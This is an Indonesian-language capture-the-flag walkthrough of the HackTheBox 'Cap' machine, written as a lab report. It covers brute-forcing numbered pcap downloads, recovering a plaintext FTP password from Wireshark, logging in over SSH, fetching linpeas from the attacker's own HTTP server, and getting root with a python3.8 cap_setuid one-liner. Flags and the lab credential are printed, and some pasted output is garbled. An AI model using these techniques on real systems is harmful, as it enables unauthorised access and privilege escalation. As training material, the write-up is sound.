


Waktu kami sudah dapat port nya, kami disini membuka dengan menggunakan port 80, dan kami dapat halaman dashboard.


1. Website → Security Snapshot



Pada bagian ini situs ini hanya menunjukkan Data type dan Value nya, dan kami bisa juga mendownloadnya, ketika kami mencoba mendownload, yang kami dapatkan adalah berikut:




Mengetahui file tersebut “.pcap” maka kami mencoba untuk membukanya dengan tool Wireshark untuk melaksanakan prosedur pcap analysis.




Pada file “12.pcap” nampak pada gambar diatas, kami mustahil menemukan log yang mencolok serta memiliki sedikit log, maka kami memutuskan untuk kembali ke dashboard dan mencoba untuk me-refresh dengan harapan mendapatkan file “.pcap” yang memuat log yang banyak/besar serta memiliki log yang mencolok.



Dengan alur yang diulang, kami sadar bahwa pada URL “..data/<numbering>” ada perubahan pada angka setiap kami refresh, lalu untuk saat ini kami mendapatkan:




Lalu isinya:



2. Enumerations —


a. Dirbuster

Oke dengan segala keyakinan akhirnya kami memutuskan untuk menggunakan dirbuster dengan harapan dapat menemukan download url file “.pcap” yang kami harapkan.




b. BurpSuite

Dan ternyata kami kembali mendapatkan php alias “pemberi harapan palsu”, namun kami tidak menyerah sampai sini, kami pun memutuskan untuk menggunakan tools lain yaitu BurpSuite. Kenapa BurpSuite?, karena BurpSuite menurut pandangan awam kami toolsnya tampak lebih advance, namun BurpSuite somehow untuk beberapa case tidak bisa efektif.




Disini kami set BurpSuite dalam mode inspecting dan kami mengunci url yang kami tuju sebelumnya yaitu “`..../data/<numbering>`”, dan selanjutnya kami memasukkan elemen pada situs tersebut kedalam intruder.




Dari intruder kami perlu untuk membuat wordlist dikarenakan pada payload processing nantinya akan mencoba brute force bagian URL “`..../data/<numbering>`” sebanyak mungkin untuk mengetahui file “.pcap” mana saja yang tersedia.

```
(kali㉿kali)-[~/Documents]
$ seq 0 100 > 2-Cap-Dir-Num-Payloads.txt
```

Seq adalah salah satu tool yang diajarkan di lab dan kebetulan digunakan dalam walkthrough. Lalu kembali ke BurpSuite, kami jalankan dengan mode “sniper”:



Dan ditemukan bahwa file yang tersedia dari 0 hingga 20, cara mengetahuinya berdasarkan kode respon, dan length value.




Lalu setelah kami mendapatkan rangenya, kami berencana untuk mengambil file “.pcap” sebanyak mungkin demi mendapatkan log yang besar dan log yang mencolok dengan metode download menggunakan “for” statements. Kenapa pake for loop?, karena kami membaca walkthrough yang ada dan juga sedikit mempraktekan kekuatan pemahaman pada mata kuliah algorithm and programming.


```
[root@kali]~[~/home/kali/Documents]
# for i in {0..500} ; do wget 10.10.10.245/download/${i} -O cap-pcaps/${i}.pcap 2>/dev/null || break; done; rm cap-pcaps/${i}.pcap
```

(💡) Ternyata pada Linux terminal logika for loop dapat diterapkan.

Hasilnya kami mendapatkan 20 file “.pcap”:



Karena komputer mulai mengeksekusi dari kiri, maka disini kami mencoba analisis dari kiri terlebih dahulu yaitu file “0.pcap”, dan hasilnya membuat emas:



Dengan melihat salah satu log yang berisi pesan “Request: USER Nathan” maka kami mencoba untuk follow TCP Stream dari packet tersebut dan revealed password dari user “Nathan”. Disini kami mendapatkan passwordnya itu “Buck3tH4TF0RM3!” .

1. Website → IP Config

```

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
        inet 19.10.10.245 brd 19.10.10.255 scope global eth0
           inet6 fe80::21c:2ff:fe24:1025%eth0  brd fe80::ff:fe24:1025%eth0 scope link
             link-layer <ether> 00:0c:24:10:24:5b brd ff:ff:ff:ff:ff:ff
             ether 00:0c:24:10:24:5b
             RX errors 0 dropped 112 overruns 0 frame 0
             TX packets 20880 bytes 3016588 (3.0 MB)
             TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=704<NOARP,LOOPBACK,UP,LOWER_UP  mtu 65536
      inet 127.0.0.1 brd 127.0.0.1 scope global lo
         inet6 ::1 brd ::1 scope global ::1
           link-layer <ether> 00:00:00:00:00:00 brd ff:ff:ff:ff:ff:ff
           ether 00:00:00:00:00:00
           RX errors 0 dropped 0 overruns 0 frame 0
           TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

```

2. Website → Network Status

Active Internet connections (servers and established)						
Proto	Recv-Q	Local Address	Foreign Address	State	User	Inode
tcp	0	0.0.0.0:89		LISTEN	1001	34744
tcp	0	0.0.0.0:53		LISTEN	1001	32369
tcp	0	0.0.0.0:22		LISTEN	0	35937
tcp	0	19.10.10.245:89	19.10.14.115:3019	ESTABLISHED	1001	56795
tcp	0	0.0.0.0:245:89	19.10.14.115:47938	SYN_RECV	1001	0
tcp	0	19.10.10.245:22	19.10.14.252:38224	ESTABLISHED	0	79498
tcp	0	19.10.10.245:80	19.10.14.115:38208	ESTABLISHED	1001	52931
tcp	0	19.10.10.245:80	19.10.14.26:47938	ESTABLISHED	1001	79502
tcp6	0	[::]:*	[::]:*	LISTEN	0	35944
tcp6	0	[::]:22	[::]:*	LISTEN	0	35965
tcp6	0	[::]:49385	[::]:*	TIME_WAIT	0	0
tcp6	0	[::]:49571	[::]:*	ESTABLISHED	0	79461
tcp6	0	[::]:245:5968	[::]:1.1.1.153	ESTABLISHED	101	79461
udp	0	0.0.0.0:53	127.0.0.1:53	ESTABLISHED	102	79497
udp	0	0.0.0.0:53	0.0.0.0:53	ESTABLISHED	101	32929
udp	0	19.10.10.245:50001	19.10.14.115:53	ESTABLISHED	101	79460

Active UNIX domain sockets (servers and established)						
Proto	RefCount	Flags	Type	State	I-node	PID/Program name
unix	2	[ACC]	STREAM	LISTENING	26521	/run/dmesg/control
unix	2	[ACC]	STREAM	LISTENING	26522	/org/xkernl/linux/storage/multipathd
unix	3	[]	DGRAM	LISTENING	26598	/run/system/notify
unix	2	[ACC]	STREAM	LISTENING	26510	/run/systemd/journal
unix	2	[ACC]	STREAM	LISTENING	26511	/run/systemd/userdbd@.systemd.DynamicClos
unix	2	[ACC]	STREAM	LISTENING	26520	/run/lvmpoold@.systemd
unix	2	[]	DGRAM	LISTENING	26530	/run/systemd/journal/dev-log
unix	2	[]	DGRAM	LISTENING	26531	/run/systemd/journal/dev-log
unix	2	[ACC]	STREAM	LISTENING	26533	/run/systemd/journal/utdout
unix	8	[]	DGRAM	LISTENING	26535	/run/systemd/journal/socket
unix	2	[ACC]	STREAM	LISTENING	27465	/run/systemd/journal/stdin.sock
unix	2	[ACC]	STREAM	LISTENING	27465	/run/systemd/journal/io.systemd_journ
unix	2	[ACC]	STREAM	LISTENING	32671	/run/snmpd.socket
unix	2	[ACC]	STREAM	LISTENING	32672	/run/avahi-daemon@.serviceDnsPipe
unix	2	[ACC]	STREAM	LISTENING	32664	/run/dbus/system_bus_socket
unix	2	[ACC]	STREAM	LISTENING	32673	/run/snmpd-snmp.socket

3. Exploits —

a. SSH

```
(kali㉿kali)-[~/Documents]
$ ssh nathan@10.10.10.245
The authenticity of host '10.10.10.245 (10.10.10.245)' can't be established.
ED25519 key fingerprint is SHA256:UDhIJpylePItP3qjtVVU+GnSyAZSr+mZKHzRoKcmLUI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.245' (ED25519) to the list of known hosts.
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

System information as of Wed Jan 8 04:17:37 UTC 2025

System load: 0.08
Usage of /: 37.5% of 8.73GB
Memory usage: 38%
Swap usage: 0%
Processes: 235
Users logged in: 1
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb0:dae7

⇒ There are 4 zombie processes.

63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Jan 8 00:35:45 2025 from 10.10.16.53
nathan@cap:~$
```

Alasan kami memilih ssh karena nampaknya akan lebih mudah kalau shell dijalankan melalui command line (beberapa machine), namun nampaknya bukan ide yang baik ketika menghadapi real-life (bisa kemungkinan dijebak).

```
nathan@cap:~$ ls
linpeas.sh ola.py ols.sh snap user.txt
nathan@cap:~$ cat user.txt
f763e899654614af8d5f2e6a886516a0
```

```
nathan@cap:~$ sudo -l
[sudo] password for nathan:
Sorry, user nathan may not run sudo on cap.
```

Biasanya “sudo -l” untuk mendapatkan privilege root bisa dilakuin di beberapa machine, dan pada case kali ini nampaknya tidak semudah itu.

b. LinePeas

Link: <https://github.com/peass-ng/PEASS-ng/releases/tag/20250112-c19ae6c3>

Kali ini setelah gagal dalam menggapai root, untuk mempercepat proses kami memutuskan menggunakan tool LinePeas alias “Privilege Escalation Awesome Scripts (PEAS)” untuk mencari vulnerabilities yang bisa dimanfaatkan.

```
(root㉿kali)-[~/home/kali/Documents/Scripts/linPEASS]
└─# python -m http.server 7543
Serving HTTP on 0.0.0.0 port 7543 (http://0.0.0.0:7543/) ...
10.10.10.245 - - [08/Jan/2025 05:07:06] "GET /linpeas.sh HTTP/1.1" 200 -
```

Kami harus mengupload file “linepeas.sh” ke dalam sistem server Cap dengan metode share through python server dengan port 7543. Kenapa Python Server, simplynya karena diajarin di lab.

```
nathan@cap:~$ cd /tmp/
nathan@cap:/tmp$ ls
snap.txd
systemd-private-687740a5f59f417fae00bec68d181aa6-systemd-logind.service-yGpo9e
nathan@cap:/tmp$ wget http://10.10.14.26:7543/linpeas.sh
--2025-01-08 10:08:39--  http://10.10.14.26:7543/linpeas.sh
Connecting to 10.10.14.26:7543... connected.
HTTP request sent, awaiting response... 200 OK
Length: 828133 (809K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                                              @linpeas_darwin_arm64      100%[=====]
2025-01-08 10:08:42 (428 KB/s) - 'linpeas.sh' saved [828133/828133]
```

Lalu kami mengunduh file yang kami streamingkan ke dalam sistem server Cap, tak lupa “chmod +x <program>” kami gunakan agar tool bisa berjalan tanpa hambatan, tampaknya ada sedikit misconfiguration pada setting.



Lalu setelah program berjalan, vulnerabilities ditemukan pada python 3.8 yang bisa dimanfaatkan untuk lompat ke root.

```
└ Capabilities
  https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#capabilities
  Current shell capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x00000003ffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_k,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
CapAmb: 0x0000000000000000=

└ Parent process capabilities
CapInh: 0x0000000000000000=
CapPrm: 0x0000000000000000=
CapEff: 0x0000000000000000=
CapBnd: 0x00000003ffffffff=cap_chown,cap_dac_override,cap_dac_read_search,cap_fowner,cap_fsetid,cap_kill,cap_k,cap_ipc_owner,cap_sys_module,cap_sys_rawio,cap_sys_chroot,cap_sys_ptrace,cap_sys_pacct,cap_sys_admin,cap_sys_setfcap,cap_mac_override,cap_mac_admin,cap_syslog,cap_wake_alarm,cap_block_suspend,cap_audit_read
CapAmb: 0x0000000000000000=

Files with capabilities (limited to 50):
/usr/bin/python3.8 = cap_setuid,cap_net_bind_service+ep
/usr/bin/ping = cap_net_raw+ep
/usr/bin/traceroute6.iputils = cap_net_raw+ep
/usr/bin/mtr-packet = cap_net_raw+ep
/usr/lib/x86_64-linux-gnu/gstreamer1.0/gst-ptp-helper = cap_net_bind_service,cap_net_admin+ep
```

c. Python 3.8


Waktunya memanfaatkan python 3.8.

```
nathan@cap:/tmp$ /usr/bin/python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash");'
```


Import OS, set ID User ke 0 alias root, jalankan shell “/bin/bash” as root

```
root@cap:/tmp# ls
linpeas.sh  systemd-private-687740a5f59f417fae00bec68d181aa6-systemd-logind.service-yGpo9e    systemd-private-687740a5f59f417fae00bec68d181aa6-sys
snap.lxd   systemd-private-687740a5f59f417fae00bec68d181aa6-systemd-resolved.service-yFvXug tmux-1001
root@cap:/tmp# cd /
root@cap:/# ls
bin  boot  crom  dev  etc  home  lib  lib32  lib64  libx32  lost+found  media  mnt  opt  proc  root  run  sbin  snap  srv  sys  tmp  usr  var
root@cap:/# cd root
root@cap:/root# ls
root.txt  snap
root@cap:/root# cat root.txt
e6138ad55ade05a0810bcce6be172639
```

Walla!, akhirnya kami sampai ke root.txt.



C. GreenHorn



🏁user.txt

1. Information Gathering —

a. NMap

